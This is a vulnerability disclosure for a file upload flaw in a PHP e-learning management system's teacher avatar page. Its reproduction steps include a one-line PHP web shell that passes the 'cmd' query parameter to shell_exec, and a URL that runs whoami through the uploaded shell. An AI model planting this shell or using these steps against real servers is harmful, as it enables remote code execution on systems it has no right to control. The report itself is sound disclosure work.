**Remote code execution via file upload vulnerability was found in the**/teacher\_avatar.php**page of the** kashiparaE-learning Management System project v1.0**. This vulnerability allows remote attackers to execute arbitrary command via the**filename**parameter in a POST HTTP request.**

* **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


* **Affected Product Name**

E-learning Management System project in PHP with source code and document


|  |  |
| --- | --- |
| **Affected Vendor** | kashipara |
| **Affected Code File** | /lms/teacher\_avatar.php |
| **Affected Parameter** | filename |
| **Method** | POST |
| **Version** | V1.0 |

## **Steps to Reproduce:**

**Step 1**: Visit to login page and login with teacher credential.





**Step 2:** Upon login navigate profile and click on “Change Avatar”




**Step 3:** Upload a php file contains RCE code, and click on save.


* <?php echo shell\_exec($\_GET['cmd']); ?>









**Step 4:** After uploading the php file, Right click on ‘Open Image in New Tab’.



**Step 5:** Now run command using uploaded shell.php file like …/shell.php?cmd=whoami and notice the successfully able to run remote code execution.

* http://localhost/lms/admin/uploads/shell.php?cmd=whoami





## **Mitigation/recommendations**

* [**https://owasp.org/www-community/vulnerabilities/Unrestricted\_File\_Upload**](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
* [**https://portswigger.net/web-security/file-upload**](https://portswigger.net/web-security/file-upload)